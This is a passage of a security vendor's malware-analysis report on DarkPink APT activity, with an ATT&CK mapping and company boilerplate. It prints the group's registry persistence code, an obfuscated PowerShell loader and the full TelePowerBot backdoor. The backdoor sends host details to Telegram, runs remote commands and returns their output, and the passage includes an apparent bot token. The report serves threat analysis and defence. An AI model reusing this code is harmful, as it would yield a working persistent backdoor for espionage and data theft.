
Modify the registry, set the environment variables required for subsequent script execution, and achieve persistence by setting the UserInitMprLogonScript key value. Add file associations for files with the .abcd suffix, so that they are linked to the startup code every time the system starts. The startup code mainly runs PowerShell code through SyncAppvPublishingServer.vbs, XOR decrypts base64 -encoded data and executes it.



```
if ( RegOpenKeyExA(HKEY_CURRENT_USER, "Environment", 0, 0xF003Fu, &phkResult) )
  return 0;
if ( RegSetValueExA(
       phkResult,
       "UserInitMprLogonScript",
       0,
       1u,
       "C:\\Windows\\system32\\forfiles.exe /p c:\\windows\\system32 /m notepad.exe /c \"cmd.exe /c whoami >> %appdata%"
       "\\z.abcd && %appdata%\\z.abcd && del %appdata%\\z.abcd && exit\"",
       0xA6u) )
{
  return 0;
}
if ( RegSetValueExA(phkResult, "GUID", 0, 1u, "5621584862:AAGG6WcTvFu7ADpnMT42PqwOoKfTqMDQKkQ::5028607068", 0x3Bu) )
  return 0;
CloseHandle(phkResult);
if ( RegOpenKeyExA(HKEY_CURRENT_USER, "SOFTWARE\\Classes", 0, 0xF003Fu, &phkResult) )
  return 0;
if ( RegCreateKeyExA(phkResult, ".abcd", 0, 0, 0, 0xF003Fu, 0, &hKey, 0) )
  return 0;
if ( RegSetValueExA(hKey, (LPCSTR)byte_416A9C, 0, 1u, "abcdfile", 9u) )
  return 0;
if ( RegCreateKeyExA(phkResult, "abcdfile\\shell\\open\\command", 0, 0, 0, 0xF003Fu, 0, &v2, 0) )
  return 0;
if ( RegSetValueExA(
       v2,
       (LPCSTR)byte_416A9C,
       0,
       1u,
       "cmd.exe /c SyncAppvPublishingServer.vbs \"n;sal abcd ($EnV:COMspEC[4, 26, 25]-jOiN'');[System.Text.Encoding]::U"
       "TF8.GetString(([System.Convert]::FromBase64String((gp 'Registry::HKEY_CLASSES_ROOT\\abcdfile\\shell\\open\\comm"
       "and' -Name 'abcd').'abcd')|%% -Begin{$i=0} -Process{$_ = $_ -bxor $i%%256;$i++;$_}))|abcd\"",
       0x134u) )
{
  return 0;
}
if ( RegSetValueExA(
       v2,
       "abcd",
       0,
       1u,
       "c0RWLm1RQ0ooISh9LiYsTkJ4MDg2VHRbfSMvOTc/Kl4CCgBPBgwGDwhyfnJ8aHMHEkoCTk8ES0wLREEJQR8eEgZhZTAdYmpgG25mbDhqYmgkFD9"
       "9Nxo4AT0rfXJ1Zn57KVEKBhVYPRMRGS82RE8VXw0KQQ4PRAsMSgQBTwFfXlLmoaXq66uhq6/G5KXPqqKo39y1v7P2+droy9/oz9S5s4fx8Mb39u"
       "/o5uTl78mKh4+QipKTlMbgl5Cb0YjG8vCd6+OO4e3l5u+TnbObiZDm7avhr6jmqK3mpfv3nfz6ipqYtcymiqbBy8+to6WLysLIn9bb09Tc1szY2"
       "dzT3NmFr2BSSmxkaGN6Uzs7VicpdV9DcVpceXBrTCstRzA7RTk2CAEECwZeF1pTG1dOHFAMDx1XFUcTGRF5HxUdXksOcX0KJCFkbWVuZTN8NzB9"
```

Figure 2-27Implement a persistence mechanism


This command is executed every time the system is started, and the base64 data is decoded and XOR-decrypted.



```
sET-iTEM ("v"+"ARi"+"AbLe:5"+"4A"+"1") ( [TYPE]("{0}{1}{3}{2}" -F
'sY','S','t','tEm.cOnVer'));
$IOheq=[typE]("{0}{3}{1}{2}{4}" -f 'io.','On.C','OM','coMpREsSI','PReSSIONMODe')  ;
   sV ("k3zON"+"L")  ([TyPE]("{0}{2}{1}"-F 'TExT.EnC','DINg','o')  ) ;
   &( $(P`SHo`me}[21]+$(PS`HOme)[34]+'X')( &("{1}{2}{0}" -f't','N','ew-OBJec')
("{5}{1}{6}{3}{2}{0}{4}"-f'DE','ysteM.io.St','a','E','R','s','ReaMR')( (&("{1}{0}{2}"-f'w
-OBJec','Ne','t') ("{4}{1}{2}{0}{3}" -f
'DeFlATeSTrE','prE','SSIon.','Am','io.coM')([io.MemoRYStREAM]  (geT-ITem
("v"+"ArI"+"AblE:5"+"4A"+"L") )."V`ALue"::("{0}{1}{2}{3}"-
f'frOmBase6','4st','R','InG').Invoke(
("{14}{2}{31}{30}{15}{21}{0}{8}{7}{13}{9}{16}{25}{28}{3}{18}{5}{20}{32}{27}{34}{33}{29}{2
2}{26}{24}{6}{17}{4}{11}{19}{12}{23}{1}{10}" -
f'bAEuYN1EQhK/DOKIzbL7wUMUIOmeZFrHRmT9Yr','WP5qk7ad/JZ1QjX','UEux0OUPDtRu4QZp0ToOlnZz6BZe
Wh7L3Kik5o7iBKn/fYeU3MiJi/ogUuLMm3lvHv3lEjAeg74VKVwpIXMI','ZdTD++D2P7ZJ','SzyeyVh65/Zb7Om
pXnS3VPROYl4zevJFCb+DDL','e/zk7nCGuHEgFw','PuqrJIabbzleN57oXP+q85GCtW4ErSxRFwF56+edGj7aii
SaHmC3','2Gm3Gz4cHjD60YnG','kUMQiLVmPg/jMXKszEAtgEUS','1/MBpeT5fnfl++G54fHohlQOkKWXAJ62g0
/w9SZJOVBr4QMouMfoJd4C95bqDDCCUM42sucCQh6IXbgnAnsC6jIbPtf/g0mPb/OZe3QitZgESPzkSZCF0wTyxTJ
Zoiiws4EaU9KYhETnnBBWBOXYimjbWQr05nqSpK6kRbe4NQ','E1N05nItfx0zDoolMtzEv64/ithq3XzU+3b/4H'
,'DlV5aDiclZn92u/vAthQCCnpJFUm0bAf0wU+Txld2','D2NOuAdi8N1','aJwD1Oxl9/BgQ6ipJFgf5G','hVTB
bts4EL0MyD9wBaWR','XeJDe9U6','hLELpiR1Oj7ellbA4y90TKoed9gxzWNRpTihk2P2gx09ONCBKD5Kg9wKMgi
ybswlL4BduwqjEjSnA','L2PM/K5BET+G4hwj3IDXriT','Epc4HM6/ctE7KE5','5I','MwRgyztt0xXEmFgmhvi
BlMbGD6feZH6xXihcidC+idEsti90p4xZHlzZOM0J50tW0XHAEE8bNxk3XBm7nZOWPptSi5xrVQIOQpDQs/iDIDdC
Q2f5QCMvWBJPONtoGSeMKu9MX7uz9yoP2m4+zwlh/BC30tlI','/jil69OnNs8ldeeMjgn2ut9LsUhZJXGpagQs',
'YlFtl75aTVngS','2YNmjWuYPa','JEzgcqhdoQ','WT','fx','d9a0VRNylhWyQdzGzB6ZunKFG92zmK/dbyzq
NYCbdms','jpoQ/slxQ3YDs+GJhO8tK5shF0u','ZPg2kgzOz','3x5BWWuD91VaoUpUmfw','JcGAf+v','ZYNO6
F8YaTJUjmcQp','yf9Yuwlph20rJTsjZboDZmZO3JcmiW55X4PKf','/jirpYsmaWj                 able
 ('IOh'+'eq') -vALU  )::"D`E`CO`mPRESs" )) ,   (variAbLE
("K3zOn"+"l"))."v`AlUE"::"a`scII") ).("{1}{2}{0}" -f'END','reA','Dtc').Invoke( )
```

Figure 2-28The decrypted content of base64 data

After the script is deobfuscated, the stored base64 data is decoded and decompressed, and the final executed payload is TelePowerBot[1]. After the script is run, it will first determine the connection status with api.telegram.org, and then collect basic information about the victim and send it back to Telegram. After that, it will communicate with Telegram every one minute , receive commands, and send the command results back to Telegram.



```
[Net.ServicePointManager]::SecurityProtocol=@("Tls12","Tls11","Tls","Ssl3")
$ErrorActionPreference = "Continue";
$a = "api.telegram.org";
//判断与api.telegram.org的连接状态
while((iwr $a).StatusCode -ne 200){
    Start-Sleep 60
}
//获取主机信息
$cn = $env:COMPUTERNAME
if( -not (New-Object Threading.Mutex($false, $cn)).WaitOne(1)){
    exit
}
$reg = "HKCU:\Environment"
$ip=irm "ifconfig.me/ip"
$model = (Get-WmiObject win32_computersystem).model
$os,$type = 'Version', 'ProductType' | %((Get-CimInstance -ClassName Win32_OperatingSystem).$_)
$token,$id = (gp $reg -name GUID).GUID -split "::"
$uri = "$a/bot$token/sendMessage?chat_id=$id&text=$cn :: $(whoami) :: $ip :: $model :: $os :: $type :: "
$mid=(gp $reg -name Updates).Updates
//判断是否为首次连接，并将结果返回telegram
if($mid){
    irm -Uri "$uri reconnected!"
}else {
    irm -Uri "$uri new connection!"
    ni $reg
}
//循环通信
while(1){
    Start-Sleep 60
    $t_msg = (irm -Uri "$a/bot$token/getUpdates").result.message;
    if($mid -notin $t_msg.message_id){
        $mid = $t_msg.message_id[0] -1;
    }
    $t_msg|%{
        if ($mid -lt $_.message_id) {
            $mid=$_.message_id;
            sp $reg -name "Updates" -value $mid;
            $name,$task=$_.text -split " :: ";
            if(($name -like $cn) -or ($name -like "all")) {
            //执行命令并获取输出结果
                $ms = $($task | iex)2>&1 | Out-String;
                if ("" -eq $ms){
                    $ms="Task Done!"
                }
                $b=0;
                //回传输出结果
                while ($b -lt $ms.Length) {
                    $c = 4000;
                    if (($c + $b) -gt $ms.Length){$c=$ms.Length % 4000}
                    irm -Uri "$uri answer message : $($_.message.message_id) `n$($ms.Substring($b, $c))"
                    $b+=$c
                }
            }
        }
    }
}
```

Figure 2-29Contents of the malicious payload TelePowerBot


3 Association Analysis

Combined with the analysis of samples of previous attack activities of the DarkPink organization, the attack process and attack components used are highly similar, but there are certain changes in the details.

The XML file in this attack has roughly the same content and functionality as the previous version, but after decoding the subsequent payload data of base64, an additional XOR operation is performed.

Figure 3-1Differences in XML files (the left side is the XML file of the previous attack activity, and the right side is the XML file of this attack activity)

.NET payload has basically the same functionality, but compared to previous versions, it adds a string encryption function to make analysis more difficult.




```
public static string FixedUpdate(string A_0, int A_1, int A_2)
{
    StackTrace stackTrace = new StackTrace();
    byte[] bytes = Encoding.Default.GetBytes(stackTrace.GetFrame(1).GetMethod().Name);
    int num = -2128831035;
    for (int i = 0; i < bytes.Length; i++)
    {
        num = (num ^ (int)bytes[i]) * 16777619;
    }
    num += num << 13;
    num ^= num >> 7;
    List<byte> list = new List<byte>();
    A_1 += num;
    for (int j = 0; j < A_2; j++)
    {
        list.Add(<Module>.UGFyc2VVcmk=QXdha2U=[A_1 + j]);
    }
    return Encoding.UTF8.GetString(list.ToArray());
}

// Token: 0x06000002 RID: 2 RVA: 0x000104DC File Offset: 0x0000E6DC
public static void PEluaXRpYWxpemU+Y19fMTNfMA==R2V0T3B1bldpbmRvd3M=(int A_0)
{
    <Module>.UGFyc2VVcmk=QXdha2U= = new byte[A_0];
    <Module>.UGFyc2VVcmk=QXdha2U=[9152] = 5;
    <Module>.UGFyc2VVcmk=QXdha2U=[9151] = byte.MaxValue;
    <Module>.UGFyc2VVcmk=QXdha2U=[9150] = 59;
```

Figure 3-2String encryption function in .NET payload

4 Threat Framework Mapping

The ATT&CK framework diagram of the behavioral technical points of the DarkPink organization's related attack activities is as follows:



This activity involves 16 technical points in 9 stages of the ATT&CK framework. The specific behaviors are described in the following table:

ATT&CK Stages/Categories	Specific Behavior	Notes
Initial Access	Phishing	Phishing attack to deliver ISO files to the victim's machine
Execute	Induce users to execute	Induce users to open the exe file in the ISO file that pretends to be a document
Persistence	Boot or login with autostart	Modify the shell key value of the Winlogon registry to launch the malicious program every time the user logs in
Persistence	Boot or login initialization scripts	Add startup code to the registry key HKCU\Environment\UserInitMprLogonScript to establish persistence
Persistence	Event-triggered execution	Modify the default association of files with the .abcd suffix, and execute the specified command when opening a file with the .abcd suffix
Defense evasion	Deobfuscate and decode files or information	There is an encrypted string in KamiKakaBot, and the decryption is performed by the built-in decryption function
Defense evasion	Execute process hijacking	DLL Side loading
Defense evasion	Counterfeit	Construct a double extension file to impersonate a document
Defense evasion	Execute using trusted development tools	Construct malicious code execution through MSBuild
Credential access	Steal Web Session Cookies	Get Chrome, Edge, Firefox browser data
Discover	Discover system information	Get information such as operating system type, operating system version, computer product name, etc.
Discover	Discover system network configuration	Get the connection status with api.telegram.org and get the victim machine IP
Collect	Collect local system data	Get the device name and current user name

Collect	Data Temporary Storage	The collected browser data is temporarily stored in %temp%\wdat{0}.dat
Command and Control	Use legitimate Web services	Transmit commands via Telegram
Data exfiltration	Use Web service returns	Collected data transmitted via Telegram

5 Summarize

DarkPink organization has been active since mid-2021, continuously carrying out attacks against Southeast Asia, and the tools currently used are almost all self-developed tools. In the recently discovered attack activities, the attackers released subsequent payloads and achieved persistence through DLL side loading, using the trusted development tool MSBuild.exe or directly using encrypted PowerShell scripts to launch malicious payloads. So far, it has been found that the communication between the infected host and the attackers is based on the Telegram API. There are two types of attack payloads in the recently discovered attack activities, the PowerShell payload TelePowerBot[1]and the .NET payload KamiKakaBot[1]. Compared with the previous version, the KamiKaka Bot discovered this time has basically the same functions, but a string encryption function has been added to hide some features. From the above content, it can be seen that while the organization attacks according to its original attack mode, it will also make adjustments to its self- developed tools to adapt to different attack targets and conduct more covert and persistent espionage activities.

Appendix 1: References

[1] Group-IB: Dark Pink

https://www.group-ib.com/blog/dark-pink-apt/

Appendix 2: About Antiy

Antiy is committed to enhancing the network security defense capabilities of its customers and effectively responding to security threats. Through more than 20 years of independent research and development, Antiy has developed technological leadership in areas such as threat detection engines, advanced threat countermeasures, and large-scale threat automation analysis.

Antiy has developed IEP (Intelligent Endpoint Protection System) security product family for PC, server and other system environments, as well as UWP (Unified Workload Protect) security products for cloud hosts, container and other system environments, providing system security capabilities including endpoint antivirus, endpoint protection (EPP), endpoint detection and response (EDR), and Cloud Workload Protection Platform (CWPP) , etc. Antiy has established a closed-loop product system of threat countermeasures based on its threat intelligence and threat detection capabilities, achieving perception, retardation, blocking and presentation of the advanced threats through products such as the Persistent Threat Detection System (PTD), Persistent Threat Analysis System (PTA), Attack Capture System (ACS), and TDS. For web and business security scenarios, Antiy has launched the PTF Next-generation Web Application and API Protection System (WAAP) and SCS Code Security Detection System to help customers shift their security capabilities to the left in the DevOps process. At the same time, it has developed four major kinds of security service: network attack and defense logic deduction, in-depth threat hunting, security threat inspection, and regular security operations. Through the Threat Confrontation Operation Platform (XDR), multiple security products and services are integrated to effectively support the upgrade of comprehensive threat confrontation capabilities.

Antiy provides comprehensive security solutions for clients with high security requirements, including network and information authorities, military forces, ministries, confidential industries, and critical information infrastructure. Antiy has participated in the security work of major national political and social events since 2005 and has won honors such as the Outstanding Contribution Award and Advanced Security Group. Since 2015, Antiy's products and services have provided security support for major spaceflight missions including manned spaceflight, lunar exploration, and space station docking, as well as significant missions such as the maiden flight of large aircraft, escort of main force ships, and Antarctic scientific research. We have received several thank-you letters from relevant departments.

Antiy is a core enabler of the global fundamental security supply chain. Nearly a hundred of the world's leading security and IT enterprises have chosen Antiy as their partner of detection capability. At present, Antiy's threat detection engine provides security detection capabilities for over 1.3 million network devices and over 3 billion smart terminal devices worldwide, which has become a "national-level" engine. As of now, Antiy has filed 1,877 patents in the field of cybersecurity and obtained 936 patents. It has been awarded the title of National Intellectual Property Advantage Enterprise and the 17th (2015) China Patent Excellence Award.

Antiy is an important enterprise node in China emergency response system and has provided early warning and comprehensive emergency response in major security threats and virus outbreaks such as "Code Red", "Dvldr", "Heartbleed", "Bash Shellcode" and "WannaCry". Antiy conducts continuous monitoring and in-depth analysis against dozens of advanced cyberspce threat actors (APT groups) such as "Equation", "White Elephant", "Lotus" and "Greenspot" and their attack actions, assisting customers to form effective protection when the enemy situation is accurately predicted.